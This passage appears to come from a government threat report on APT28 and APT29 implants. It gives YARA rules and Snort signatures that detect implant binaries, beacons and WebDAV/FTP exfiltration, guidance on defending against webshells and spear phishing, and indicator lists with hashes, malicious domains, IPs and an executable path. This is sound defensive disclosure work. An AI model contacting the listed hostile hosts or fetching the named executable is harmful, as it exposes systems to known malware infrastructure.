      $ASM  = {53 5? 5? [6-15] ff d? 8b ?? b? a0 86 01 00 [7-13] ff d? ?b [6-10] c0 [0-1] c3}
   condition:

      (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them

}


Rule IMPLANT_6_v5

{

   strings:

      $STR1 = { 83 EC 18 8B 4C 24 24 B8 AB AA AA AA F7 E1 8B 44 24 20 53 55 8B EA 8D 14 08
B8 AB AA AA AA 89 54 24 1C F7 E2 56 8B F2 C1 ED 02 8B DD 57 8B 7C 24 38 89 6C 24 1C C1 EE
02 3B DE 89 5C 24 18 89 74 24 20 0F 83 CF 00 00 00 8D 14 5B 8D 44 12 FE 89 44 24 10 3B DD 0F 85
CF 00 00 00 8B C1 33 D2 B9 06 00 00 00 F7 F1 8B CA 83 F9 06 89 4C 24 38 0F 83 86 00 00 00 8A C3
B2 06 F6 EA 8B 54 24 10 88 44 24 30 8B 44 24 2C 8D 71 02 03 D0 89 54 24 14 8B 54 24 10 33 C0 8A
44 37 FE 03 D6 8B D8 8D 46 FF 0F AF DA 33 D2 BD 06 00 00 00 F7 F5 C1 EB 07 8A 04 3A 33 D2 32
D8 8D 46 01 F7 F5 8A 44 24 30 02 C1 8A 0C 3A 33 D2 32 C8 8B C6 F7 F5 8A 04 3A 22 C8 8B 44 24
14 02 D9 8A 0C 30 32 CB 88 0C 30 8B 4C 24 38 41 46 83 FE 08 89 4C 24 38 72 A1 8B 5C 24 18 8B 6C
24 1C 8B 74 24 20 8B 4C 24 10 43 83 C1 06 3B DE 89 4C 24 10 8B 4C 24 34 89 5C 24 18 0F 82 3C FF
FF FF 3B DD 75 1A 8B C1 33 D2 B9 06 00 00 00 F7 F1 8B CA EB 0D 33 C9 89 4C 24 38 E9 40 FF FF
FF 33 C9 8B 44 24 24 33 D2 BE 06 00 00 00 89 4C 24 38 F7 F6 3B CA 89 54 24 24 0F 83 95 00 00 00
8A C3 B2 06 F6 EA 8D 1C 5B 88 44 24 30 8B 44 24 2C 8D 71 02 D1 E3 89 5C 24 34 8D 54 03 FE 89
54 24 14 EB 04 8B 5C 24 34 33 C0 BD 06 00 00 00 8A 44 3E FE 8B D0 8D 44 1E FE 0F AF D0 C1 EA
07 89 54 24 2C 8D 46 FF 33 D2 BB 06 00 00 00 F7 F3 8B 5C 24 2C 8A 04 3A 33 D2 32 D8 8D 46 01
F7 F5 8A 44 24 30 02 C1 8A 0C 3A 33 D2 32 C8 8B C6 F7 F5 8A 04 3A 22 C8 8B 44 24 14 02 D9 8A
0C 06 32 CB 88 0C 06 8B 4C 24 38 8B 44 24 24 41 46 3B C8 89 4C 24 38 72 8F 5F 5E 5D 5B 83 C4 18
C2 10 00 }

   condition:

      (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them

}


Rule IMPLANT_6_v6

{

   strings:
        $Init1_fun = {68 10 27 00 00 FF 15 ?? ?? ?? ?? A1 ?? ?? ?? ?? 6A FF 50 FF 15 ?? ?? ?? ?? 33 C0
C3}

    condition:

        (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and all of them

}


Rule IMPLANT_6_v7

{

    strings:

        $STR1 = "Init1"

        $OPT1 = "ServiceMain"

        $OPT2 = "netids" nocase wide ascii

        $OPT3 = "netui" nocase wide ascii

        $OPT4 = "svchost.exe" wide ascii

        $OPT5 = "network" nocase wide ascii

    condition:

        (uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) ==
0x46445025 or uint32(1) == 0x6674725C) and $STR1 and 2 of ($OPT*)

}
```

APPENDIX B: APT29

This section details six implants associated with APT29 actors. Included are YARA rules as well as SNORT signatures. Please note that despite being sound production rules, there is still the chance for False Positives. In addition, these will complement additional analysis and should not be used as the sole source of attribution.

The following YARA rules detect IMPLANT 7, with rule naming convention.

IMPLANT 7 Rules:

```
Rule IMPLANT_7_v1

{

   strings:

      $MZ = "MZ"

      $STR1 = { 8A 44 0A 03 32 C3 0F B6 C0 66 89 04 4E 41 3B CF 72 EE }

      $STR2 = { F3 0F 6F 04 08 66 0F EF C1 F3 0F 7F 04 11 83 C1 10 3B CF 72 EB }

   condition:

      $MZ at 0 and ($STR1 or $STR2)

}
```

Network Indicators for Implant 7

```
alert tcp any any -> any 80 (content:".php?";
pcre:"/\/(?:index|status|captha|json|css|ajax|js)\.php\?(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|
im|code|search)=[a-z0-
9]{0,26}\&(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|im|code|search)=[a-z0-9]{0,26} HTTP/";
msg:"Cache_DLL beacon GET 2 arg"; sid:1234;)
```

```
alert tcp any any -> any 80 (content:".php?";
pcre:"/\/(?:index|status|captha|json|css|ajax|js)\.php\?(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|
im|code|search)=[a-z0-
9]{0,26}\&(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|im|code|search)=[a-z0-
9]{0,26}\&(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|im|code|search)=[a-z0-9]{0,26} HTTP/";
msg:"Cache_DLL beacon GET 3 arg"; sid:1234;)
```

```
alert tcp any any -> any 80 (content:".php?";
pcre:"/\/(?:index|status|captha|json|css|ajax|js)\.php\?(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|
im|code|search)=[a-z0-
9]{0,26}\&(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|im|code|search)=[a-z0-
9]{0,26}\&(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|im|code|search)=[a-z0-
9]{0,26}\&(?:id|item|mode|page|status|s|f|t|k|l|m|n|b|v|c|app|js|css|im|code|search)=[a-z0-9]{0,26} HTTP/";
msg:"Cache_DLL beacon GET 4 arg"; sid:1234;)
```

The following YARA rules detect HAMMERTOSS / HammerDuke, referred to as IMPLANT 8 with rule naming convention.

IMPLANT 8 Rules:

```
rule IMPLANT_8_v1

{

  strings:

    $DOTNET = "mscorlib" ascii

    $REF_URL = "https://www.google.com/url?sa=" wide

    $REF_var_1 = "&rct=" wide

    $REF_var_2 = "&q=&esrc=" wide

    $REF_var_3 = "&source=" wide

    $REF_var_4 = "&cd=" wide

    $REF_var_5 = "&ved=" wide

    $REF_var_6 = "&url=" wide

    $REF_var_7 = "&ei=" wide

    $REF_var_8 = "&usg=" wide
```

```
        $REF_var_9 = "&bvm=" wide

        $REF_value_1 = "QFj" wide

        $REF_value_2 = "bv.81" wide

    condition:

        (uint16(0) == 0x5A4D) and ($DOTNET) and ($REF_URL) and (3 of ($REF_var*)) and (1 of
($REF_value*))

}
```

Rule IMPLANT_8_v2

```
{

    strings:

        $DOTNET= "mscorlib" ascii

        $XOR = {61 20 AA 00 00 00 61}

     condition:

        (uint16(0) == 0x5A4D) and all of them

}
```

<u>Network Indicator for Implant 8</u>

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"MAL_REFERER";
flow:established,to_server; content:"GET"; http_method; content:"&bvm=bv.81"; fast_pattern;
http_header; content:",d."; distance:6; within:3; http_header; content:"|0D 0A|"; distance:3;within:2;
http_header; content:!"Cookie|3A 20|"; http_header;
pcre:"/https:\/\/www\.google\.com\/url\?sa=t&rct=j&q=&esrc=s&source=web&cd=(?:[0-
9]|10|11)&ved=0C[A-L]{2}QFjA[A-L]&url=[^&]{1,512}&ei=[A-Za-z0-9]{20,22}&usg=[A-Za-z0-
9_]{34}&bvm=bv\.81[1-7]{6}\,d\.[A-Za-z0-9_]{3}\x0d\x0a/D";sid:1234;rev:2;)
```

```
alert tcp any any -> any any (msg: "evil_twitter_callback"; content:"GET /api/asyncTwitter.php
HTTP/1.1";)
```

The following YARA rules detect OnionDuke, referred to as IMPLANT 9 with rule naming convention.

IMPLANT 9 Rules:

```
Rule IMPLANT_9_v1

{

   strings:

       $STR1 = { 8B 03 8A 54 01 03 32 55 FF 41 88 54 39 FF 3B CE 72 EE }

       $STR2 = { 8B C8 83 E1 03 8A 54 19 08 8B 4D 08 32 54 01 04 40 88 54 38 FF 3B C6 72 E7 }

       $STR3 = { 8B 55 F8 8B C8 83 E1 03 8A 4C 11 08 8B 55 FC 32 0C 10 8B 17 88 4C 02 04 40 3B 06
72 E3 }

   condition:

       (uint16(0) == 0x5A4D or uint16(0)) and all of them

}
```

The following Yara rule detects CozyDuke, CozyCar, CozyBear, referred to as IMPLANT 10 with rule naming convention.

IMPLANT 10 Rules:

```
Rule IMPLANT_10_v1

{

   strings:

       $MZ = "MZ"

       $STR1 = {33 ?? 83 F2 ?? 81 e2 ff 00 00 00}

       $STR2 = {0f be 14 01 33 d0 ?? f2 [1-4] 81 e2 ff 00 00 00 66 89 [6] 40 83 f8 ?? 72}

   condition:
        $MZ at 0 and ($STR1 or $STR2)

}
```

```
Rule IMPLANT_10_v2

{

    strings:

        $MZ = "MZ"

        $xor = { 34 ?? 66 33 C1 48 FF C1 }

        $nop = { 66 66 66 66 66 66 0f 1f 84 00 00 00 00 00}

    condition:

        $MZ at 0 and $xor and $nop

}
```

Network Indicators for IMPLANT 10

```
alert tcp any any -> any 80 (content:"=650&";
pcre:"/=11&[^&]{1,7}?=2[^&]{6,12}&[^&]{1,7}?=410&[^&]{1,7}?=650&[^&]{1,7}?=51
HTTP\/1\.1/"; msg:"CozyCar"; sid:1;)
```

```
alert tcp any any -> any 80 (content:".php? HTTP"; content:"=12&"; distance:0;
pcre:"/=12&[^&=]{1,7}?=2[^&=]{12,16}?==[^&=]{18,26}?==/"; msg:"CozyCarv2"; sid:1234;)
```

The following YARA rules detect MiniDuke, referred to as IMPLANT 11 with rule naming convention.

IMPLANT 11 Rules:

```
Rule IMPLANT_11_v1

{
  strings:

    $STR1 = {63 74 00 00} // ct

    $STR2 = {72 6F 74 65} // rote

    $STR3 = {75 61 6C 50} // triV

    $STR4 = {56 69 72 74} // Plau

    $STR5 = { e8 00 00 00 00 }

    $STR6 = { 64 FF 35 00 00 00 00 }

    $STR7 = {D2 C0}

    $STR8 =
/\x63\x74\x00\x00.{3,20}\x72\x6F\x74\x65.{3,20}\x75\x61\x6C\x50.{3,20}\x56\x69\x72\x74/

  condition:

    (uint16(0) == 0x5A4D) and #STR5 > 4 and all of them

}
```

Network Indicators for IMPLANT 11

```
alert tcp any any -> any 25 (msg:"MiniDuke-string1_slide_1_1 - new"; content:"IUgyYll";
pcre:"/IUgyYll(\x0d\x0a)??t(\x0d\x0a)??L(\x0d\x0a)??l(\x0d\x0a)??N(\x0d\x0a)??3(\x0d\x0a)??Q/";)


alert tcp any any -> any 25 (msg:"MiniDuke-string1_slide_1_2 - new"; content:"ltLlN3Q";
pcre:"/I(\x0d\x0a)??U(\x0d\x0a)??g(\x0d\x0a)??y(\x0d\x0a)??Y(\x0d\x0a)??l(\x0d\x0a)??ltLlN3Q/";)


alert tcp any any -> any 25 (msg:"MiniDuke-string1_slide_2_1 - new"; content:"FIMmJZ";
pcre:"/FIMmJZ(\x0d\x0a)??b(\x0d\x0a)??S(\x0d\x0a)??5(\x0d\x0a)??T(\x0d\x0a)??d(\x0d\x0a)??0/";)


alert tcp any any -> any 25 (msg:"MiniDuke-string1_slide_2_2 - new"; content:"bS5Td0";
pcre:"/F(\x0d\x0a)??I(\x0d\x0a)??M(\x0d\x0a)??m(\x0d\x0a)??J(\x0d\x0a)??Z(\x0d\x0a)??bS5Td0/";)


alert tcp any any -> any 25 (msg:"MiniDuke-string1_slide_3_1 - new"; content:"hSDJiWW";
pcre:"/hSDJiWW(\x0d\x0a)??0(\x0d\x0a)??u(\x0d\x0a)??U(\x0d\x0a)??3(\x0d\x0a)??d(\x0d\x0a)??A/";)
```

```
alert tcp any any -> any 25 (msg:"MiniDuke-string1_slide_3_2 - new"; content:"W0uU3dA";
pcre:"/h(\x0d\x0a)??S(\x0d\x0a)??D(\x0d\x0a)??J(\x0d\x0a)??i(\x0d\x0a)??W(\x0d\x0a)??W0uU3dA/";)
```

```
alert tcp any any -> any 25 (msg:"MiniDuke-string2_slide_1_1 - new"; content:"QDM0Zlo";
pcre:"/QDM0Zlo(\x0d\x0a)??3(\x0d\x0a)??R(\x0d\x0a)??V(\x0d\x0a)??t(\x0d\x0a)??w(\x0d\x0a)??X/";)
```

```
alert tcp any any -> any 25 (msg:"MiniDuke-string2_slide_1_2 - new"; content:"o3RVtwX";
pcre:"/Q(\x0d\x0a)??D(\x0d\x0a)??M(\x0d\x0a)??0(\x0d\x0a)??Z(\x0d\x0a)??l(\x0d\x0a)??o3RVtwX/";)
```

```
alert tcp any any -> any 25 (msg:"MiniDuke-string2_slide_2_1 - new"; content:"AzNGZa";
pcre:"/AzNGZa(\x0d\x0a)??N(\x0d\x0a)??0(\x0d\x0a)??V(\x0d\x0a)??b(\x0d\x0a)??c(\x0d\x0a)??F/";)
```

```
alert tcp any any -> any 25 (msg:"MiniDuke-string2_slide_2_2 - new"; content:"N0VbcF";
pcre:"/A(\x0d\x0a)??z(\x0d\x0a)??N(\x0d\x0a)??G(\x0d\x0a)??Z(\x0d\x0a)??a(\x0d\x0a)??N0VbcF/";)
```

```
alert tcp any any -> any 25 (msg:"MiniDuke-string2_slide_3_1 - new"; content:"AMzRmWj";
pcre:"/AMzRmWj(\x0d\x0a)??d(\x0d\x0a)??F(\x0d\x0a)??W(\x0d\x0a)??3(\x0d\x0a)??B(\x0d\x0a)??c/";
)
```

```
alert tcp any any -> any 25 (msg:"MiniDuke-string2_slide_3_2 - new"; content:"jdFW3Bc";
pcre:"/A(\x0d\x0a)??M(\x0d\x0a)??z(\x0d\x0a)??R(\x0d\x0a)??m(\x0d\x0a)??W(\x0d\x0a)??jdFW3Bc/";
)
```

The following YARA rules detect CosmicDuke, referred to as IMPLANT 12 with rule naming convention.

IMPLANT 12 Rules:

Rule IMPLANT_12_v1

```
{
   strings:
      $FUNC = {a1 [3-5] 33 c5 89 [2-3] 56 57 83 [4-6] 64}
   condition:
      (uint16(0) == 0x5A4D) and $FUNC
}
```

Network Indicators for IMPLANT 12

```
alert tcp any any -> any 80 (msg:"CosmicDuke HTTP Beacon"; content:"&BranchID=";
pcre:"/\?(?:m|mgn)\&Auth\=[a-zA-Z0-9]{8}\&Session\=/"; )
```

```
alert tcp any any -> any 80 (msg:"CosmicDuke Webdav Exfil"; content:"PUT /catalog/outgoing/wd";
pcre:"/PUT \/catalog\/outgoing\/wd[a-zA-Z0-9]{44}\.bin/";)
```

```
alert tcp any any -> any 21 (msg:"CosmicDuke FTP Exfil"; content:"STOR fp"; pcre:"/STOR fp[a-zA-
Z0-9]{44}\.bin/"; )
```

APPENDIX C: Mitigations Guidance

Defending Against Webshell Attacks

Defend

- Continually patch all webservers and all web components servicing the site, including PHP, Apache, IIS, and ColdFusion. Deploying a webshell typically requires adding to, or modifying, the code presented by the web server and is often accomplished via an exploit of a web server vulnerability. Patching all components that service the web server provides a substantial mitigation against most commonly known vulnerabilities.
- Adhere to least privilege principles for server access and management. Through following the principle of least privilege, lateral movement and privilege escalation is made more challenging to an attacker by restricting access on the box and across the network.
- Restrict write access to all folders that contain files served by the web server. All content served by the web server should be tightly controlled in such a way that only web administrator accounts can modify or add content. This would force an attacker to gain specific sets of credentials before they could add any malicious content to be delivered by the server.
- Restrict access to all ports and administrative panels. Server ports are typically very predictable, and access to those ports should be constrained to only the services and users that require them. This will reduce the attack surface on the web server and supporting applications.
- Deploy and configure Security-Enhanced Linux (SELinux) on supported Linux specific systems. SELinux has the capability to lock down web services such as Apache and can be configured to allow the service to access only certain directories. The administrators could possibly include /var/www/html, which contains the actual pages being served up. If a site has upload capabilities, then SELinux could help with least privilege by restricting read/write access on these folders as well. The web service already runs in a lower privilege context, but SELinux would also limit the file locations that it can actually access. This would prevent arbitrary file writes and possible malware uploads to areas that an admin would not normally detect.
- Conduct regular vulnerability scans and establish a remediation strategy focusing on the most detrimental findings first. Regular scanning and remediation measures will remove opportunities to exploit known attack vectors by an adversary.
- Deploy a Web Application Firewall (WAF). WAF technologies defend against common web exploitation techniques such as SQL injection and cross site scripting. Deploying this capability helps reduce the likelihood of a successful web attack on the server that could otherwise allow the perpetrator to modify code and deploy the webshell.

- Where third party products are integrated into the website (e.g., Adobe ColdFusion) ensure that the product is configured according to DoD or vendor published hardening best practices.[1]

Detect

- Conduct regular log review. Key sources should include the network and host firewalls, Intrusion Prevention System, proxy, and local event logs. Events of interest should include high usage rates to suspicious IPs, odd timestamps on web files (dates that don't match previous content updates), odd connections destined for internal networks, suspicious files in internet accessible locations, references to key words such as cmd.exe or eval.[4] Auditing should involve some kind of aggregator to store and secure the logs remotely. Even the best auditing on the web server is useless if the attacker can just manipulate or delete them once they have obtained control. The logs should be protected and regularly rolled up to a centralized location for integration into a security information and event management system.
- Develop all content in an offline environment and maintain a hash list of all web files. Frequently compare the hashes of the files on the web server to the known good list maintained offline (an automated method is preferred).
- Obtain regular full system backups (including snapshots if it is a virtual machine). Forensically the known good data that these can provide is extremely useful for detection. Having a copy of the filesystem before a compromise to compare against the post-compromise filesystem can be a benefit to any analysis.
- Analyze traffic flows looking for certain anomalous behaviors such as prolonged connections, data frequently being pushed to the server (e.g., commands being sent to the shell), frequent large data transfers (an indication of data exfiltration), and abnormal encryption (anything that is not SSL/TLS or that negotiates using an alternate certificate) as indicators of potential nefarious activity.[2]

Contain

- Internet facing web servers should be deployed to a DMZ. All traffic to internal networks from the DMZ should be significantly constrained and highly monitored.
- Restrict outbound communications from the DMZ to all other networks. Communications originating in the DMZ destined for the internal network should be minimal at most (ideally this should never happen). An attacker who gains access to a web server in the DMZ should have no capability to leverage that access in order to gain direct additional access in the internal network. Web server communications to the internet should be restricted to http/https only. All other ports and protocols should be blocked.

[1] https://helpx.adobe.com/coldfusion/community-documentation/coldfusion-lockdown-guide.html

[2] https://www.us-cert.gov/ncas/alerts/TA15-314A

- When a Domain Controller (DC) is necessary in the DMZ, it is recommended that a standalone DC and forest structure be deployed. Additionally, all accounts and resources in the DMZ instance should have no association or likeness to the internal network.
- Ensure separation of admin accounts. The web admin account should not be the same admin account that is used elsewhere on the domain.

Respond

- When a compromise is found, reset all credentials associated with the webserver (this may expand to all accounts in the DMZ if it is suspected that the compromise has expanded to the DC). This should include all user and service accounts, all domain accounts that have logged onto that host and all local accounts, to include the Kerberos master ticket granting ticket on the DC. Depending on the circumstances, it may also be necessary to take the suspected server(s) or network offline during the remediation process.
- All server files should be wiped and restored from a known good source. The organization should prepare for a disaster recovery situation that includes a system compromise. Regular backups and offline storage of the data files should be made before being transferred to the DMZ production environment.
- When all other response techniques have failed at remediating the suspected compromise, the server(s) should be completely rebuilt or replaced. All data reconstitution efforts should stem from a known good source (offline backup).

Defending Against Spear Phishing Attacks

Defend

- Enforce application whitelisting on all endpoint workstations to prevent droppers or unauthorized software from gaining execution on endpoints. Many phishing attacks involve an executable that is dropped and installed on the victim's machine. Application Whitelisting will allow the organization to monitor programs and allow only those that are on the approved whitelist to execute. This would help to stop the initial attack, even if the user has clicked the link or opened a malicious attachment. There are many baseline rulesets that come with the vendor product, but the organization should ensure that at least the user Temp directories are blocked for execution since this is where numerous phishing emails attempt to drop and execute malware.
- Disable Macros in office products. Macros are a common method for executing code through an attached office document. Macros were often used as a means for initial exploitation in the late 1990s and early 2000s but have seen a recent resurgence in frequency of use. Some office products allow for the disabling of macros that originate from outside of the organization and can provide a hybrid approach when the organization depends on the legitimate use of macros. For Windows, specific settings can be configured to block Internet originated macros from running. This can be done in the Group Policy Administrative Templates for each of the associated Office products (specifically Word, Excel, and PowerPoint). For example, to enable the policy setting for Microsoft Word 2016, in the

Group Policy Management Editor, select: **User Configuration > Administrative Templates > Microsoft Word 2016 > Word Options > Security > Trust Center > Block macros from running in Office files from the Internet**[3]

- Utilize up to date web browsers on the network for increased security enhancements. These improvements may include a sandboxing feature that would allow the browser to contain any malicious content and protect the endpoint if an emailed link is clicked.
- Deploy web and email filters on the network and configure these devices to scan for known bad domains, sources, and addresses; block these before messages are received and downloaded. This action will help to reduce the attack surface at the network's first level of defense. In addition, attachments should be filtered. The network defenses should only allow approved extensions to pass through to the email client. Most .exe, scripting extensions (including .bat, .js, and .ps1) and other executable extensions should be blocked.
- Scan all emails, attachments, and downloads both on host and at the mail gateway with a reputable antivirus solution that includes cloud reputation services. Taking advantage of cloud reputation advancements provides rapid response capabilities and the integration of a broad base of cyber defense intelligence.
- Organizations should ensure that they have disabled HTML from being used in emails, as well as disabling links. Everything should be forced to plain text. This will reduce the likelihood of potentially dangerous scripts or links being sent in the body of the email, and also will reduce the likelihood of a user just clicking something without thinking about it. With plain text, the user would have to go through the process of either typing in the link or copying and pasting. This additional step will allow the user an extra opportunity for thought and analysis before clicking on the link.
- Establish a training mechanism to inform end users on proper email and web usage as well as common indicators of phishing to be aware of. This training should be done at least annually and should include a test that is scored and available for viewing by management and/or the IT Security department. The training should inform users what suspicious emails look like, what to do when they suspect phishing, as well as explain what they should post on any websites in terms of personally identifiable information (PII) that may be used for phishing campaigns (including email addresses, job titles, names, etc.). Consider real life interactive training simulations where users are sent suspicious emails on a semi regular basis and subsequently redirected to a phishing training site should they fail to adhere to the organization's best practices and policies.

Detect

- Monitor event logs, email logs, and firewall logs for any indicators of a potential attack. These could include emails from suspicious domains, installation of programs on machines

[3] https://blogs.technet.microsoft.com/mmpc/2016/03/22/new-feature-in-office-2016-can-block-macros-and-help-prevent-infection/

that are unusual or not approved, unusual call outs to the internet from office products, non-smtp traffic from the email client, strange child processes under the parent office process, or spoofed domains sending or receiving traffic from the network. Strange Traffic/Behavior (e.g., Spamming others) should also be looked for in the various logs. This is a strong indicator that machine(s) are compromised in some way.

- Using the antivirus software that is installed on the mailbox server and all of the clients, review the alerts and logs regularly for any activity on the network. The sooner detection can take place, the sooner remediation steps can start, and the amount of damage can be minimalized.
- Users play an important role in the detection of spear phishing if they understand the proper reporting procedures of the organization. Users should be able to identify the correct handling and alerting procedure that the users should follow for any suspicious email they receive.
- Using the logs from the organizations firewalls/filters/security devices/workstations, administrators should always ensure that their whitelisted and blacklisted domains are up to date. Admins should also check DoD blacklists for known bad domains and add these to their filters as well. Using these logs and lists, the organization may benefit from other incidents that have occurred to help in the future

Contain

- Utilize application containment products that can be used to prevent the downloading and propagation of malicious software on the network. If the organization is using some form of web email, the browser must be containerized. If the organization is using a program for email (e.g., Microsoft Outlook or Mozilla Thunderbird), then that program should be containerized for protection. The Application Containment will open the browser or email program in its own Virtual Machine and isolate it from the rest of the system. This allows the execution of potential malware in a sandboxed environment so the host system is protected.
- Implement front and back end email servers when running on site instantiations of mail services. Having a front-end server allows the organization to have an extra layer of protection on the network since the front-end mailbox server contains no user data and allows a firewall to be placed before the back end server. This is also safer and more convenient for any web accessed email since web traffic is not being allowed directly into the network, protects from denial-of-service attacks, and authenticates requests before proxying them to the back end server.[4]
- Control where and when an administrator can log on, as well as what they can do when logged onto a system. This can minimize the damage of a spear phishing attack. Admins should never be allowed to browse the internet, nor should they be allowed to open any email program. This will reduce the likelihood of an accidental click or download of a program that could be malicious. This also will reduce the chances that a successful attacker will gain

[4] https://technet.microsoft.com/en-us/library/bb124804(v=exchg.65).aspx

admin privileges immediately when they gain access to the system. Organizations can accomplish this restriction a number of ways, including application whitelisting, VLAN separation, dedicated administrator boxes, etc.

- Ensure that standard user accounts are not a part of the local administrators group. The local administrator account should also be denied network access and all built in local administrator accounts should have a unique password value. It is a common tactic to look for local administrator credentials as a method of expanding access across the network. Making these values unique for each machine and denying that account network access removes the attacker's capability to easily expand access using the same credentials[5].

Respond

- If a phishing email is discovered or suspected, the organization needs to start their normal investigation procedures. It may be as simple as deleting that email and updating the email filter to prevent this address/domain from sending to the organization again, but it could also trigger a normal incident response. If the email contained a link that was clicked, an attachment that was downloaded, or a program that was executed, the organization may have to remove any malicious content, discover the extent of the possible spread, detail any exfiltration of data, or even remove the affected machine(s) or rebuild them.
- Reset user credentials and all credentials associated with all compromised boxes. This should include services accounts and machine accounts as well as the supporting Kerberos tickets.
- Monitor all accounts associated with the spear-phishing event. User accounts who are suspected to have been the victim of a successful phishing campaign should be forensically monitored for abnormal behaviors including unusual connections to non-standard resources, attempts to elevate privileges, enumeration behaviors on the local host machine as well as remote systems, and attempts to execute odd programs or applications.

[5] https://www.microsoft.com/en-us/download/details.aspx?id=36036

APPENDIX D: Malware Initial Findings Report (MIFR)-10105049 UPDATE 2 (TLP WHITE)

NCCIC
NATIONAL CYBERSECURITY AND COMMUNICATIONS INTEGRATION CENTER

US-CERT
UNITED STATES COMPUTER EMERGENCY READINESS TEAM

Malware Initial Findings Report (MIFR) - 10105049-Update2

2017-01-23

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. The DHS does not endorse any commercial product or service, referenced in this bulletin or otherwise.

This document is marked TLP:WHITE. Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction. For more information on the Traffic Light Protocol, see http://www.us-cert.gov/tlp/.

Summary

Description

This report is an update to MIFR-10105049 and provides additional analysis of the artifacts identified in the NCCIC Joint Analysis Report (JAR 16-20296) dated December 19, 2016.

The artifacts analyzed in this report include 17 PHP files, 3 executables and 1 RTF file.

The PHP files are webshells designed to provide a remote user an interface for various remote operations. The rtf file is a malicious document designed to install and execute a malicious executable.

Files

Processed 21

10b1306f322a590b9cef4d023854b850 (0576cd0e9406e642c473cfa9cb67da4bc4963e0fd6811bb09d328d71b36faa09)
128cc715b25d0e55704ed9b4a3f2ef55 (0fd05095e5d2fa466bef897105dd943de29f6b585ba68a7bf58148767364e73e)
1ec7f06f1ee4fa7cecd17244eec24e07 (a0c00aca2f34c1f5ddcf36be2ccca4ce63b38436faf45f097d212c59d337a806)
38f7149d4ec01509c3a36d4567125b18 (7b28b9b85f9943342787bae1c92cab39c01f9d82b99eb8628abc638afd9eddaf)
617ba99be8a7d0771628344d209e9d8a (9f918fb741e951a10e68ce6874b839aef5a26d60486db31e509f8dcaa13acec5)
66948b04173b523ca773c3073afb506d (449e7a7cbc393ae353e8e18b5c31d17bb13235d0c07e9e319137543608749602)
70f93f4f17d0e46137718fe59591dafb (bd7996752cac5d05ed9d1d4077ddf3abcb3d291321c274dbcf10600ab45ad4e4)
78abd4cdccab5462a64ab4908b6056bd (6fad670ac8febb5909be73c9f6b428179c6a7e94294e3e6e358c994500fcce46)
7fce89d5e3d59d8e849d55d604b70a6f (2d5afec034705d2dc398f01c100636d51eb446f459f1c2602512fd26e86368e4)
81f1af277010cb78755f08dfcc379ca6 (ac30321be90e85f7eb1ce7e211b91fed1d1f15b5d3235b9c1e0dad683538cc8e)
8f154d23ac2071d7f179959aaba37ad5 (55058d3427ce932d8efcbe54dccf97c9a8d1e85c767814e34f4b2b6a6b305641)
93f512e2d9d00bf0bcf1e03c6898cb1e (249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e)
a5e933d849367d623d1f2692b6691bbf (7dac01e818bd5a01fe75c3324f6250e3f51977111d7b4a94e41307bf463f122e)
ae7e3e531494b201fbf6021066ddd188 (9acba7e5f972cdd722541a23ff314ea81ac35d5c0c758eb708fb6e2cc4f598a0)
bfcb50cffca601b33c285b9f54b64cb1 (da9f2804b16b369156e1b629ad3d2aac79326b94284e43c7b8355f3db71912b8)
c3e23ef7f5e41796b80ca9e59990fe9c (20f76ada1721b61963fa595e3a2006c96225351362b79d5d719197c190cd4239)
dc4594dbeafbc8edfa0ac5983b295d9b (9376e20164145d9589e43c39c29be3a07ecdfd9c5c3225a69f712dc0ef9d757f)
e80f92faa5e11007f9ffea6df2297993 (3bd682bb7870d5c8bc413cb4e0cc27e44b2358c8fc793b934c71b2a85b8169d7)
eddfe110da553a3dc721e0ad4ea1c95c (ae67c121c7b81638a7cb655864d574f8a9e55e66bcb9a7b01f0719a05fab7975)
f3ecf4c56f16d57b260b9cf6ec4519d6 (1343c905a9c8b0360c0665efa6af588161fda76b9d09682aaf585df1851ca751)
fc45abdd5fb3ffa4d3799737b3f597f4 (d285115e97c02063836f1cf8f91669c114052727c39bf4bd3c062ad5b3509e38)

Domains

Identified 9

private.directinvesting.com
cderlearn.com
wilcarobbe.com
one2shoppee.com
ritsoperrol.ru
littjohnwilhap.ru
insta.reduct.ru
editprod.waterfilter.in.ua
mymodule.waterfilter.in.ua/system/logs/xtool.exe

IPs	
Identified	5 204.12.12.40 209.236.67.159 146.185.161.126 176.114.0.120 176.114.0.157

Files

249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e

Details

Name	249ee048142d3d4b5f7ad15e8d4b98cf9491ee68db9749089f559ada4a33f93e
Size	21522
Type	PHP script, ASCII text, with very long lines, with CRLF, LF line terminators
MD5	93f512e2d9d00bf0bcf1e03c6898cb1e
SHA1	b7c7446dc3c97909705899e3dcffc084081b5c9f
ssdeep	384:bx6Nx4A8ZPJ8s5o80bOIs+AMBkxM5ZTSzuSizpxf18veznDt1Sxuunv:bx60A2PqsW8s7sMB/XTSfizpv+uunv
Entropy	6.11147480451

Antivirus

F-prot	PHP/WebShell.A
McAfee	PHP/WebShell.i
F-secure	Backdoor.PHP.AYP
Symantec	PHP.Backdoor.Trojan
